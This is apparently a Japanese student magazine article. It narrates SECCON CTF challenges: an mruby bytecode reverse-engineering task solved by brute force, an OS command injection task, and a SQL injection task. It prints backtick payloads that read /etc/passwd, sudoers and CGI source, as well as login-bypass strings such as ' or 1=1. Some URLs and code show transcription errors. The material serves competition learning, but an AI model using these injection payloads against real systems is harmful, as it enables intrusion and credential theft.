まずはフォーマットを特定しよう。上の方に見える RITE, MATZ<sup>\*7</sup> という文字列がフォーマット固有のものっぽいので、それでぐぐる。以下のページがヒットした。

Matz につき (2010-11-14)

<http://www.rubyist.net/~matz/20101114.html>

このページによれば、Ruby の処理系として RiteVM なる VM があるらしい。その単語で更にぐぐると、RiteVM というのは mruby というアーキテクチャ用の仮想マシンである事が分かった。mruby の初版が公開されたのが 2012/04/20 で、この CTF が開催されたのが 2012/05/18 なので、newcomer architecture という問題名とも符合する。以上から、このバイナリは RiteVM 用の実行ファイルであると推測できた。

とりあえず mruby を引っ張ってきてビルド<sup>\*8</sup>し、このファイルを突っ込んだ。

```

$ ./mruby -b d70ec858ac1f7b3094b0e7461b3be67f
*** glibc detected *** ./mruby: realloc(): invalid next size: 0x0000000011763950 ***
=====
Backtrace:
=====
/lib64/libc.so.6[0x3bc7873674]
/lib64/libc.so.6(realloc+0x102)[0x3bc7874162]
./mruby[0x47396b]
./mruby[0x473d2b]
./mruby[0x407051]
./mruby[0x422d3f]
./mruby[0x402096]
/lib64/libc.so.6(__libc_start_main+0xf4)[0x3bc781d994]
./mruby[0x401a39]
...

```

\*7 Matz は、Ruby の開発者であるまつもとゆきひろさんの略称。この時点では Ruby 関係の何かであると推測できる。なお、まつもとさんは筑波大学第三学群情報学類の卒業生。

\*8 ビルド中に変なエラーにぶち当たり、ヘッダファイルを 1 つ修正する事で乗り切った。viola でビルドしたらそうなったが、Mac だとすんなりビルドできたららしい。

実行できない。なんかめんどそうなエラー<sup>\*9</sup>である。動的に調べる線は避けて、静的にリバースエンジニアリング<sup>\*10</sup>を試みる。

mruby のオプションに--verbose を付けて実行してみた所、こんなのが出てきた。

```
$ ./mruby --verbose -b d70ec858ac1f7b3094b0e7461b3be67f
irep 116 nregs=129 nlocals=2 pools=127 syms=11
000 OP_LOADI R2 151
001 OP_LOADI R3 73
002 OP_LOADI R4 85
003 OP_LOADI R5 81
...
irep 123 nregs=8 nlocals=5 pools=0 syms=8
000 OP_ENTER 1:0:0:0:0:0:0:0
001 OP_LOADSELF R5
002 OP_GETUPVAR R6 1 0
003 OP_MOVE R7 R1
...
```

人間にも読みやすい感じでプログラムの中身が表示された。読もう。

……と解析にとりかかったはいいものの、mruby はおろか Ruby すら触ったことが無い人間だったのでやや苦戦した。mruby のソースコードを追ってみる事も考えたが、泥沼に嵌りそうなのでやめておいて、mruby の src/opcode.h や Ruby のマニュアルを眺めつつ手探りで読み進めた。その結果、このプログラムは、入力した key を XOR スクランブルで 1byte ずつ暗号化して、ハードコードされている値と比較し、一致した場合には this is the right answer!! と表示するプログラムであるらしい事が分かった。

正解がハードコードされていて、しかも 1byte ずつ暗号化されているのであれば話は早い。総当たりしてしまえばいいのだ。C で総当たりのプログラムを書いた所、以下の様なコードになった。

```
1 #include <stdio.h>
2
3 int main(int argc, char **argv)
4 {
5     char enc[20] = {0x97, 0x49, 0x55, 0x51, 0x1f, 0x40, 0x55, 0x18, 0x5e, 0x48,
6                  0x0f, 0x17, 0x40, 0x03, 0x31, 0x55, 0x78, 0x6a, 0x6e, 0x44};
7     char dec[20];
8     char i, j, ch, v1, v2, v1_next, v2_next;
9
10    v1_next = 255;
11    v2_next = 98;
12    for (i = 0; i < sizeof(enc); i++) {
13        for (j = ' '; j <= '^'; j++) {
14            v1 = v1_next;
15            v2 = v2_next;
16            ch = j;
17
18            ch ^= v1;
19            v2 = ch ^ 85;
20            v1 ^= v2;
21
22            if (enc[i] == ch) {
23                printf("dec[%d] found!\n", i);
24                dec[i] = j;
25                v1_next = v1;
26                v2_next = v2;
27                break;
28            }
29        }
30    }
31 }
```

\*9 このエラーも環境依存だったらしい。他の人は出なかつたとか。

\*10 プログラムの動作を解析する事。

```

29     }
30 }
31
32 printf("%s\n", dec);
33
34 return 0;
35 }
```

色々と雑な点があるが、気にしないで欲しい。

このプログラムを実行した所、一瞬で以下の出力を得た。

```

$ ./a.out
dec[0] found!
dec[1] found!
dec[2] found!
dec[3] found!
dec[4] found!
dec[5] found!
dec[6] found!
dec[7] found!
dec[8] found!
dec[9] found!
dec[10] found!
dec[11] found!
dec[12] found!
dec[13] found!
dec[14] found!
dec[15] found!
dec[16] found!
dec[17] found!
dec[18] found!
dec[19] found!
http://bit.ly/KKfYbs
$
```

<http://bit.ly/KKfYbs> が key のようだ。これを入力して、400 ポイントをゲットした。

### 3.

いかがだっただろうか。以上の Write-up を読んで、面白そうだと思つたりワクテカしたりした人は、是非 CTF に挑戦してみて欲しい。SECCON CTF のような会場まで出向いて行うような CTF は、すぐには挑戦できないが、CTF の中にはオンラインで行われている物も沢山ある。数としては海外で行われている物(≒ 英語で情報が提供されている物)が圧倒的に多数だが、ここでは比較的挑戦しやすい日本語でのオンライン CTF を 1 つ紹介しておく。

```

ksnctf
http://ksnctf.sweetduet.info/
```

最後になりましたが、今回の CTF を開催してくださり、また問題を提供してくださった、SECCON CTF 実行委員会の皆様に感謝申し上げます。

Enjoy CTF!

# SECCON CTF 体験記

文 編集部 吉村 優

この記事に登場する問題は、全て SECCON<sup>\*1</sup> CTF<sup>\*2</sup>筑波大会で使用されたものです。SECCON CTF 筑波大会の開催、運営に尽力して下さった SECCON 実行委員をはじめとする皆様に感謝いたします。

またこの記事を書くにあたり、問題の掲載許可及び問題の資料を下さった問題作成者の皆様に感謝申し上げます。

ただし 4.2 節はフィクションです。ゲームにタダで付いてくるオマケ的ダウンロードコンテンツとでも思ってください。

## 1

### 1.1

何でもいい、とりあえず戦いというものは参加した時点でもはや負けだと、俺は中学の時に知った。人間同士で戦っても互いに傷を負うだけなのだろう。報復に継ぐ報復という螺旋の中にいるだけで、いたずらに神経をすり潰す。ただ人々は、自身が何かのために費した時間が無駄であるとは考えたくないのだろう。だから自分はまだ強いのかと、周りへ、ブロードキャストせずにはいられない。少なくとも俺はそうだ。そうでなければ、誰が大学などへ行くものか。高卒で地方公務員など、適当な鉄の茶碗<sup>\*3</sup>へ就職して、適度に金を稼いで、程々に生きて行けばいい。センター試験、AC 入試などで人々と争い、鎧を削る必要なんて何処にある。入ったら入ったで、自分よりも技術の高い人々がいくらでも犇いているんだ。そして人々が互いに自らの強さを示そうと声を張り上げる。そんな気持ち悪い喧騒の中、精神に傷を負いながら、俺自身すら虚構の強さを装いながら生きているのは、もはや病気だと思う。

うん、たぶん俺は病気なのだと思う。もっと健全ならば、とっととこの汚い渦巻からドロップアウトして、どこかもっと幸せな環境で静かに生きてゆけると思う。権勢症候群<sup>\*4</sup>と同じだ。誰かが吠えると、それに吠え返さずにはいられない。

大きな溜息を吐いて、有害な吐息を撒き散らす。そこまで分かっていても、また戦いに足を踏み入れてしまった。誰かに巻き込まれたとか、そういう不可抗力ではなくて、自らの意志で参加してしまった。ここで完膚なきまでに叩きのめされて、そのまま再起不能に陥るかもしれない。

俺の得意分野を否定されるのは、俺自身を否定されるようなもの。たぶん、それは強さを主張する上で常に付き纏うリスク。どうしてそんな自分自身を危険に晒すような戦いに参加してしまったのか。万引に依存してしまう人々と同じ症状なのかもしれない。このスリルを、身を斬るか斬られるかの瀬戸際を追わずにはいられない病だ。俺はチーム「urandom」として SECCON CTF へ参加することになった。

### 1.2

この社会においては、優れたナイフで武装して街を徘徊し、脆弱なものに攻撃を加えるなどという行為は許されない。倫理などという問題ではなくて、法律に違反し警察に捕まってしまうのが問題だ。

プログラムの脆弱性もそれと同じなのかもしれない。攻めたい気持ちを抑えて、淡々と然るべき場所へ報告するしかない。現実の世界では威力のある武器など所持出来ないが、脆弱性への攻撃は知識をそのまま武器へと流用出来る。その磨きをかけた鋭いナイフの切れ味を、試したくなる瞬間が訪れる。たぶん破壊というのが、己が技術を周囲に示す最も分かりやすい手段。この病気の弊害だ。その時我慢出来るのか、それとも欲望のままナイフを振り回すのか。病人と罪人の違いはたかだかそれだけだと

\*1 情報セキュリティをテーマに多様な競技を開催する情報セキュリティコンテストイベント。SECURITY CONtest の略。http://www.seccon.jp/

\*2 クイズ形式の問題の謎を解いたり、実験ネットワーク内で疑似的な攻防戦を行うなどして得点を競うコンテストの総称。Capture The Flag の略。

\*3 安定していることから、公務員を指す。

\*4 家庭で飼われた犬などが、その中で自分が一番偉く、他の人は皆自分以下であると勘違いして、周囲へ威嚇や攻撃を繰り返す症状のこと。

思う。

などと、弁当を貪りながらどうしようもないことを考えていると、大会開始の時間が迫る。

さて、叩きのめされに行くか。自身の同一性を賭けて争うのは、たぶん AC 入試以来初めてだろう。AC 入試は運が良かったから何とか通った。しかしこれはないかもしれない。静かな心の中で、神クラスを継承した数多のオブジェクトが宿りしモノリスの御前に、深々と頭を下げて座し、全力を尽す旨を奏す。

### 1.3

MacBook Pro と充電器を持って編集部を出る。3A、3B、3C 棟などを繋ぐ 2 階の連絡通路を通りて 3B 棟へ至り自動ドアをくぐる。3B 棟の特徴である 4 枚のディスプレイに写し出された SEC CON のロゴが目に入る。

チーム「urandom」は俺の他におしろ<sup>\*5</sup>とおーぴー<sup>\*6</sup>で構成された 4 人のチームだ。3B 棟にいた 2 人と合流し受付を済ませる。受付のスタッフからそれぞれへ、会場に入るためのパスカードが渡される。緑を基調としたそのカードは、SEC CON のロゴとチーム名、名前を書くであろうスペース、それに管理用だろうか、謎のバーコードが打刻されている。

案内されるがまま別の部屋へと移動し、用意された席についた。参加者が皆揃ったところで、今大会におけるルールの説明がなされた。

それが終わると、いよいよ CTF が始まる。まずは会場である隣の部屋へ行く順番を、チームリーダーのジャンケンで争う。早く入ったチームから順に解答を開始出来るので、勝ったチームがもちろん有利だ。urandom からはおーぴーを送り出し、13 チーム中 6 番目に入室出来ることになった。よし、こんな所で運を無駄遣いしない結果となって良かった。

荷物を持って俺達は隣の部屋へと移動する。ノートパソコンが置けるような台が備え付けられた 4 つの椅子と、大会用のターゲットサーバへアクセス出来るネットワークケーブル 1 本が大会から支給される。おーぴーが持つ HUB に、編集部から持つ LAN ケーブルを繋いで、俺も大会の競技ページへ移動する。

会場内にはいい感じの音楽が流れているが、音楽に疎い俺にはそれがどのようないジャンルなのか見当がつかない<sup>\*7</sup>。

突然、何かサイレンのような音が鳴って、ついでに回転灯が灯って黄色い光を撒き散らす。どうやらいずれかのチームが何か問題を解く度に、サイレンと光でそれを報せるシステムが導入されているようだ。しかし、いきなりやってくれるな。俺はまだ競技ページを訪れただけで、問題を見てすらいないと。次々にサイレンが鳴り響き、様々な敵チームが得点していると分かる。

まずい、さっさと俺も参戦せねば。とりあえずユーザ登録を済ませて、問題のリストを舐める。リストから、問題名とそれを解いて得られる点数、そしてその問題が既に他のチームに解かれているか、最後にその問題にチャレンジしているユーザの数が分かる。それから察するに、恐らくこのエントリー用の問題を解いたのだろう。しかも、この問題は既に俺のチームも解いたことになっている。つまりはおしろか、あるいはおーぴーのどちらかが解いたのだろう。

しかも、ある問題を最初に解いたチームは、ファーストブレイクポイントとして、その問題のポイントに  $\frac{1}{100}$  を加算したポイントが貰えるらしい。例えば 100 ポイントの問題を最初に解いたチームには、101 ポイントが与えられるということだ。

\*5 情報科学類 2 年生、WORD 編集部の一人。

\*6 情報科学類 2 年生の CTF ガチ勢。

\*7 Twitter で質問したところ、大沢伸一という方の音楽であろうとのことです。https://twitter.com/wuitap/status/205315680780828672

## 2

### 2.1

さて俺も問題に取りくまねば。とは言っても、俺に出来そうな問題は、つまり Web 系の問題は 2 問しかない。

- OS コマンドインジェクション？
- シーケルインジェクション？

前者が 300、後者が 400 ポイントなので、前者にとりかかるのが宜しいだろう。しかし Web 系が 2 問しかないってことは、首尾よく事が進んだとしても俺に解けるのは 2 問ということになるのではなかろうか。いや、そんな獲らぬ狸の皮算用などしても仕方ない。問題へアクセスすると、1 行だけ書かれた問題が目に入る。

ホームディレクトリにある「答え」の中身を答えてください。

その下には、脆弱性を含む Web ページの URL、<http://ctf7.seccon/oscmd.cgi> が書かれている。なるほど。CGI でかつ OS コマンドインジェクション<sup>\*8</sup>といえば、最近徳丸さんの記事<sup>\*9</sup>で見たアレだ。PHP を CGI モードとして動作させた時に、スクリプトへ渡されたクエリを、そのコマンドライン引数として指定してしまう PHP の脆弱性。例えば、その脆弱性を含む PHP 上で動作するプログラムが <http://example.jp/test.cgi> にあった場合、<http://example.jp/test.cgi?foo+bar+baz> とアクセスすると、test.cgi は

```
1 $ test.cgi foo bar baz
```

として呼び出される。

というわけで <http://ctf7.seccon/oscmd.cgi?-s> へアクセスしてみた。`-s` はスクリプトを実行する代わりにソースを表示するオプション。これで oscmd.cgi のソースが見えれば勝ちだ。しかし、PHP みたいに有名な言語であっても、このようなバグを持つとはなかなか興味深い。

残念ながらそんなことはなく、恐らく普通の挙動を示す。駄目か。よく考えればこの脆弱性は OS コマンドインジェクションではないからな。問題の趣旨に反する、仕方ないだろう。

### 2.2

とにかくそのページを見る。「Administration Tool」などという文字列が出現し、「名前解決」という文字列の横に、一行フォームがあり、さらに「exec」というボタンがある。

フォームには「localhost」という文字列が初期値として入っているので、とりあえずそのまま exec ボタンを押す。

```
1 Server: 192.168.196.5
2 Address: 192.168.196.5#53
3
4 Name: localhost
5 Address: 127.0.0.1
```

なるほどね。まあそのままだが、つまりこれは名前解決をするプログラムらしい。そして問題のタイトルがフェイクでなければ、ここに何らかの OS コマンドインジェクションを仕込めば良いのだろう。

---

\*8 OS コマンドを不正に埋め込んだ要求を送信し、OS を不正に操作する攻撃のこと。

\*9 <http://blog.tokumaru.org/2012/05/php-cgi-remote-scripting-cve-2012-1823.html>

とりあえず URL を見ると、`http://ctf7.seccon/oscmd.cgi?nslookup=localhost` となっている。恐らくは nslookup コマンドを次のようなスクリプトで操作しているのだろう。

```
1 use CGI;
2 my $q = CGI->new;
3
4 say system 'nslookup' . $q->param('nslookup');
```

とりあえず、こういう時はバッククオートを使うのが定石<sup>\*10</sup>。`http://ctf7.seccon/oscmd.cgi?nslookup='echo "localhost"'` へアクセスする。

```
1 Server:      192.168.196.5
2 Address:     192.168.196.5#53
3
4 ** server can't find 'echo "localhost)": NXDOMAIN
```

うー、どうなってるんだ。いや、ただ単に入力をクオートで囲っているだけか。

```
4 say system "nslookup '" . $q->param('nslookup') . "'";
```

コマンドをクオートで処理した`http://ctf7.seccon/oscmd.cgi?nslookup='echo "localhost'"` へアクセスする。

```
1 Server:      192.168.196.5
2 Address:     192.168.196.5#53
3
4 Name:   localhost
5 Address:  127.0.0.1
```

よし、これでいい。つまり echo "localhost" がコマンドとして解釈されて、nslookup localhost が実行されたと判断出来る。よし次だ、ls を撃って中身を晒そう。`http://ctf7.seccon/oscmd.cgi?nslookup='ls'`

```
1 /usr/bin/nslookup: couldn't get address for 'etc': not found
```

あああ？ どうなってるんだ。「couldn't get address for 'etc': not found」って、この etc はなんだ。

いやあれか。ls の結果は半角スペース区切りなので、最初の etc だけが nslookup コマンドに吸収されてこのエラーというわけか。さて、どうしたものか。

## 2.3

サイレンが既に数十回は鳴っている。現在は俺達は 3 位だが、これはファーストブレイクポイントで得た脆弱な数ポイントの上に成り立つリードだ。100 ポイント問題一発で逆転可能。この問題、悲しいことにファーストブレイクはもはやないが、それでも解ける見込みはある。

よし、おーぴーを使おう。今までの得点は全ておーぴーによるものだ。俺だけで考えるより、そちらの方がチームにとって良いに決まっている。

おい逃げるのか、と、多分俺自身の何かが囁く。それは逃げだ、遁走だと主張する。お前はチームとして勝とうなどと考えるほど高尚な人間ではない。ただお前は自身の無能さが周囲に露見することを恐れているだけだ。チームの成績さえ良ければその中の無能な個人は、つまりお前の実力は隠蔽されるだろうなどというのは、日本人が持つ伝統的な和の精神によって生み出される幻想だ。そんなことでは駄目だ。小さく揺れる灯火のような存在価値など誰が望むのか。誰にも頼らず、貴様が精神を賭してこの問題を解け。そして周囲に貴様の強さを知らしめろ。

---

\*10 OS コマンドの中において、バッククオートで囲まれた部分はコマンドとして解釈され、一度実行されてからその返り値を用いるため。

.....いいや。俺はおーぴーに頼る人間の屑だ。そんなふうに沸騰していたのはもはや昔の話。昔の俺なら恐らくこの囁きをうけて、おーぴーへのヘルプをキャンセルしただろう。しかし残念ながら、いや幸運なことかも分からんが、もう俺にそんな力はないんだ。防人の、衛士の焚く火の夜は燃え、昼は消えつつものをこそ思へ。今の俺は大分温度が下がっている。この CTF へ参加するだけで精一杯だ。

速やかに戦略的撤退の準備を完了させた俺は、対面するおーぴーへ声をかけ、今まで俺のやった成果を全て提供した。

おーぴーは OS コマンドインジェクションの問題へ参画した。

### 2.4

おーぴーの非情で慈悲深い技術力は、俺の中の難題を容易く屠る。

ダブルクオートでコマンドを囲うだけだった。でも、それが俺とおーぴーの差。冷めた人間と、沸騰した人間の差か。つまり正解は <http://ctf7.seccon/oscmd.cgi?nslookup='ls'> か。

```
1 Server:      192.168.196.5
2 Address:     192.168.196.5#53
3
4 ** server can't find bin
5 etc
6 home
7 lib
8 usr
9 var: NXDOMAIN
```

まあとりあえず、このプログラムのソースを引っ張るのが良い。この結果から考えて、ドキュメントルートがあるとしたら var だろう。<http://ctf7.seccon/oscmd.cgi?nslookup='ls var'> ヘアクセスしよう。

```
1 Server:      192.168.196.5
2 Address:     192.168.196.5#53
3
4 ** server can't find www: NXDOMAIN
```

www か、あたりだ。次は <http://ctf7.seccon/oscmd.cgi?nslookup='ls var/www'> だ。

```
1 Server:      192.168.196.5
2 Address:     192.168.196.5#53
3
4 ** server can't find html: NXDOMAIN
```

html か。そろそろだろう。<http://ctf7.seccon/oscmd.cgi?nslookup='ls var/www/html'> だ。

```
1 Server:      192.168.196.5
2 Address:     192.168.196.5#53
3
4 ** server can't find oscmd.cgi: NXDOMAIN
```

よし！ ようやく辿りついた。早く中身を見せる。中身を見るくらいなら cat で十分だ。少々 URL が伸びるが、Vimperator<sup>11</sup>の補完があればそこまで苦ではない。<http://ctf7.seccon/oscmd.cgi?nslookup='cat var/www/html/oscmd.cgi'> を擊つ。

```
1 /usr/bin/nslookup: '#!/usr/bin/perl
2 # by KeigoYAMAZAKI, 2012.03.08-
3
```

\*11 Firefox のプラグインの一つ。Vim のようなキーマップで Firefox を操作出来るようになる。

```

4 use CGI;
5 my $q = new CGI;
6
7 print "Content-Type: text/html; charset=utf-8\r\n\r\n";
8 print <>"EOM";
9 <html>
10 <head>
11   <title>あどみん。</title>
12   <!-- by KeigoYAMAZAKI, 2012.03.08- -->
13 </head>
14 <h2>Administration Tool</h2>
15 <form action="/" method="get">
16 名前解決：
17 <input type="text" size="30" name="nslookup" value="localhost">
18 <input type="submit" value="exec">
19 </form>
20 EOM
21
22 if($q->param("nslookup") ne '') {
23   print '<pre style="border:1px solid darkgray;background-color:black;color:yellow">'. "\n\n";
24   $pid = open(SH, "/usr/bin/nslookup '".$q->param('nslookup')."' 2>&1 |");
25   eval {
26     local $SIG{ALRM} = sub { die "TIMEDOUT" };
27     alarm(10);
28     while(<$H>) {
29       chomp;
30       print "".$q->escapeHTML($_)."\n";
31     }
32     close(SH);
33     alarm(0);
34   };
35   if($@) {
36     die $@ unless $@ =~ /TIMEDOUT/;
37     kill 9, $pid;
38     close(SH);
39   }
40   print "</pre>";
41 }' is not a legal name (label too long)

```

ふう、概ね予想通りのプログラムだが、Perl プログラマの端くれとして評価するならば全くイケてない。まあ、このような脆弱性を含むコードを意識しているのかもしれない。素晴らしいコードを書くような優れたプログラマは、恐らくこんな脆弱性を残さない。

## 2.5

さて、本題はここからだ。プログラムの全容が明らかになったところでいよいよ問題を解かねばならない。確か最初に ls で引っ張った情報の中に、home というフォルダがあったはずだ。http://ctf7.seccon/oscmd.cgi?nslookup='`ls home`' ヘアクセスしよう。

```

1 Server:      192.168.196.5
2 Address:    192.168.196.5#53
3
4 ** server can't find ctf1: NXDOMAIN

```

よし、次は ctf1 だ。つまり、http://ctf7.seccon/oscmd.cgi?nslookup='`ls home/ctf1`'' /usr/bin/nslookup: '' is not in legal name syntax (unexpected end of input)

ああ？ どういうことだ。もしかして、パーミッションか？ 試しに、http://ctf7.seccon/oscmd.cgi?nslookup='`ls -l home`'' ヘアクセス。

```

1 Server: 192.168.196.5
2 Address: 192.168.196.5#53
3
4 ** server can't find total 4
5 dr-x----- 2 601 100 4096 Feb 13 07:08 ctf1: NXDOMAIN

```

うつ.....、パーミッションだ.....。パーミッションで保護されていたら、もう終わりだ。しかし、ということはもはや sudo? だったら sudoers<sup>\*12</sup>を探せばよい。ありそうな所といえば、恐らく etc の中。<http://ctf7.secc7on/oscmd.cgi?nslookup='ls etc'> へアクセス。

```

1 Server: 192.168.196.5
2 Address: 192.168.196.5#53
3
4 ** server can't find group
5 passwd
6 resolv.conf
7 shadow
8 shells
9 sudoers: NXDOMAIN

```

一瞬、/etc/passwd への総当たり攻撃を疑ったが多分そうではない。誰からもアクセス出来る passwd に、いくら暗号化されているとは言えど、パスワードに繋がるような情報があるはずもない。普通、400 などと強力なパーミッションで保護された shadow の中に保存される。よってこの passwd や shadow に関わっても時間の無駄だ。さっさと sudoers を見るのが定石。

いやまあでも、とりあえず passwd を見ておこう。1% くらい、この passwd の中にパスワードがベタ書きされている可能性がある。手を曲げて、<http://ctf7.secc7on/oscmd.cgi?nslookup='cat etc/passwd'> へアクセスする。

```

1 /usr/bin/nslookup: 'root:x:0:0:root:/root:/bin/bash
2 bin:x:1:1:bin:/bin:/sbin/nologin
3 daemon:x:2:2:daemon:/sbin:/sbin/nologin
4 adm:x:3:4:adm:/var/adm:/sbin/nologin
5 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
6 sync:x:5:0:sync:/sbin:/bin/sync
7 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
8 halt:x:7:0:halt:/sbin:/sbin/halt
9 mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
10 news:x:9:13:news:/etc/news:
11 uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
12 operator:x:11:0:operator:/root:/sbin/nologin
13 games:x:12:100:games:/usr/games:/sbin/nologin
14 gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
15 ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
16 nobody:x:99:99:Nobody:/sbin/nologin
17 apache:x:48:48:Apache:/var/www:/sbin/nologin
18 keigo:x:500:500::/home/keigo:/bin/sh
19 ctf1:x:601:99::/home/ctf1:/bin/sh' is not in legal name syntax (label too long)

```

やはり駄目。とりあえず本命の sudoers を見るべき。<http://ctf7.secc7on/oscmd.cgi?nslookup='cat etc/sudoers'> へと飛ぶ。

```

1 /usr/bin/nslookup: 'keigo      ALL=(ctf1:users) NOPASSWD:/bin/cat
2 keigo    ALL=(ctf1:users) NOPASSWD:/bin/ls' is not in legal name syntax (label too long)

```

\*12 sudo を利用できるユーザや、そのユーザが sudo 出来るコマンドが書かれたファイルのこと。

どうやら *keigo* というやつに *cat* や *ls* が許可されているらしい。そうなると、現在のユーザは何だ。多分 *apache* とかなんじやないかと思うが、もし SuEXEC<sup>\*13</sup>を導入しているならば、俺は既に *keigo* である可能性がある。とりあえず *id* コマンドを実行だ。

```
1 Server:      192.168.196.5
2 Address:     192.168.196.5#53
3
4 ** server can't find uid=500 gid=48 groups=48: NXDOMAIN
```

おお！さっきの *passwd* にあった *keigo* の UID と同じだ。俺は *keigo* だったのか。やった、これで *sudo* が出来る。<http://ctf7.seccon.oscmd.cgi?nslookup='''sudo ls home/ctf1'''> で行けるはずだ。

```
1 Server:      192.168.196.5
2 Address:     192.168.196.5#53
3
4 ** server can't find sudo: Permission denied: NXDOMAIN
```

Permission denied? Permission denied? Permission denied?

どうなっている？ *sudoers* にあるのに、どうして駄目なんだ？ あああ、これはどうすればいい？ 俺の思考が迷宮入りを迎えてから少し経って、おーぴーがこの問題を擊破した。そして、俺の存在価値が少し下落した。

### 3

これ以降の SQL には、\$から始まる文字列 (*\$passwd* など) が出現します。これはユーザからの入力が格納された変数であるとします。

#### 3.1

おーぴーが OS コマンドインジェクションを攻略したため、チーム *urandom* は現在 1 位集団にある。さて、俺が取り組む問題は、いや取り組める問題は決まっている。次は SQL インジェクション<sup>\*14</sup>。1 日目の中盤を過ぎてもなお解かれていない。

ユーザ「*keigo*」のパスワードを答えなさい。  
(実際にログインが成功することを確認すること。)

問題の Web ページへアクセスすると、「SECCON CTF Login」というタイトルのページが描画される。ページデザインはシンプルで、ユーザ ID とパスワードの入力フォームがそれぞれ一つ。そして赤背景のボックスに次の警告文。

#### 利用者の皆さんへ

皆さんの中には、パスワードを設定していない方が居るようです！  
このメッセージを読んだら、至急、パスワードを設定してください！！

\*13 CGI を、Web サーバを実行しているユーザではなく、そのファイルの所有者が実行したように振る舞う仕組みのこと。

\*14 アプリケーションに SQL 文を挿入し、それを実行させることによりデータベースを不正に操作する攻撃方法のこと。

恐らくこの警告にも何らかの意味があるのだろうが、意味が分からぬ以上一旦無視だ。とりあえずこのフォームから推測するに、発行される SQL は多分こんな感じ。

```
1 SELECT * FROM unknown-table WHERE userid='$userid' AND passwd='$passwd'
```

まあ、だったら手始めに常套句を打ち込もう。ID の入力フォームに「' or 1=1 --」を打ち込む。これでサニタイズしていないなら、

```
1 SELECT * FROM unknown-table WHERE userid='' or 1=1 -- AND passwd=''
```

という SQL が発行される。ハイフンの連続は MySQL<sup>\*15</sup>におけるコメント。よってこの SQL は、「userid が空、または 1 が 1 である」レコードを引っ張る。「1 が 1 である」なんて常に成り立つだから、OR の片割れが成立するこの WHERE 句は常に成り立つ。よって、テーブルにある全てのレコードを引っ張る SQL になる。

```
1 ユーザIDまたはパスワードが違います。
```

くっ！まさか、サニタイズか……。いや、ハイフンの連続がコメントとみなされなかつたという可能性が高い。これは競技だ。始めからサニタイズなんてたぶんしないだろう。つまり、MySQL 以外のデータベースを使っている。MySQL 以外で適当なデータベースと言えば SQLite<sup>\*16</sup>、そのコメント文字は C 言語と同じ「/\*」だ。つまり「' or 1=1 /\*」でいい。

```
1 Too many 'userid'. (system problem?)
```

ああ？いやなるほど。多分、あらゆるレコードがヒットしたのでエラーを出したのだろう。しかしヒットしたレコード数を取得していたということは、SELECT COUNT か？

```
1 my ($res) = $dbi->selectrow_array(
2   "SELECT COUNT * FROM unknown-table WHERE userid='$userid' AND passwd='$passwd'",
3 );
4
5 if ($res > 1) {
6   error("Too many 'userid'. (system problem?)");
7 }
```

うつ……。この構造だったら打つ手なしだ。

いや LIMIT 句でヒットするレコードを無理矢理一つにすればいい。つまり、「' or 1=1 limit 1 /\*」でいい。発行される SQL は、

```
1 SELECT COUNT * FROM unknown-table WHERE userid='' or 1=1 limit 1 /* AND passwd=''
```

となるはずだ。こうすれば、ヒットするユーザが多すぎるということにはならんはずだ。

```
1 ユーザIDまたはパスワードが違います。
```

どういうことだ……？ だって、SELECT COUNT で数だけチェックしているんじゃないのか？ まさか数をチェックした後に、もう一度 SQL を発行、それで以てパスワードをチェックしているのか。

```
1 my ($res) = $dbi->selectrow_array(
2   "SELECT COUNT * FROM unknown-table WHERE userid='$userid' AND passwd='$passwd'",
3 );
4
```

\*15 「世界でもっとも普及している、オープンソースデータベース」と自称するデータベース管理システム。

\*16 MySQL と同じようなデータベース管理システムの一つ。【出典：Wikipedia】

```

5  if ($res > 1) {
6    error("Too many 'userid'. (system problem?)");
7  }
8
9  my $user = $dbi->selectall_arrayref(
10   "SELECT * FROM unknown-table WHERE userid='\$userid'",
11   { Slice => {} }
12 );
13
14 if ($user->[0]->passwd ne $passwd) {
15   error("ユーザIDまたはパスワードが違います。");
16 }
17
18 ...

```

いや SELECT COUNT など使わずとも、データベース概論<sup>\*17</sup>じゃないのだから、プログラム言語の機能を使えばレコード数の取得くらいは出来る。例えばヒットしたレコードを配列に叩き込んで、その長さを取得すればそれでおしまい。2回もデータベースへ問い合わせるなんてクソもいいところだ。

```

1 my $user = $dbi->selectall_arrayref(
2   "SELECT * FROM unknown-table WHERE userid='\$userid' AND passwd='\$passwd'",
3   { Slice => {} }
4 );
5
6 if (@$user > 1) {
7   error("Too many 'userid'. (system problem?)");
8 }
9
10 if ($user->[0]->passwd ne $passwd) {
11   error("ユーザIDまたはパスワードが違います。");
12 }

```

で、どうする？ これじゃあ、結局パスワードを取得せねばならん。俺の頭脳はまた、迷宮入りへ向う。

### 3.2

urandom は 2 位集団へと滑落していた。現在の 1 位は IMOCAN、たぶん俺より若い人々のチームだ。そのチームの 1 人を俺は知っている。大抵の凄い人というのは、タイムマシンか何かで俺の過去を遡って、過去の俺を叱咤激励し勉強させればたぶん追い付ける。ただ、世の中には俺がどう足搔いても勝てぬ人達が確実に存在すると思う。彼もその 1 人だろう。最年少の Ruby コミッタなんて、俺にはどう頑張っても無理だろうし、それに代わる輝かしい経歴を、俺は持ち合わせていない。それどころか日に日に楽しくなるプログラミング。この CTF が終われば、明後日に提出期限が迫ったデータ構造とアルゴリズム<sup>\*18</sup>の課題をやらねばならぬ。本に書かれた糞のような C 言語と向き合いながら、自らもまた糞のような C 言語を放り出して、moodle 越しの TA へと投げつけなければならない。

彼は何をしているだろう。俺のようなド田舎に住んでいるわけでもないのだから、とても素晴らしい高校へと進学しているに違いない。かつては俺も、彼のように輝かしい栄光を手に入れたいと思った。しかし、最近はもはやどうでもよくなつたような気がする。多分、戦いの厳しさに今頃気づいたのだろう。センターをはじめとする一般的な大学受験など、出来なくともとりあえず、嫌いだから、やる気がないからなどと言い訳出来る。けれども好きな、得意な分野は負けた時の釈明を許さない。負けた時はもはや、自身の未熟さを呪う以外に何も出来ない。

\*17 情報科学類開講のデータベース概論 I のこと。

\*18 情報科学類開講の講義の一つ。

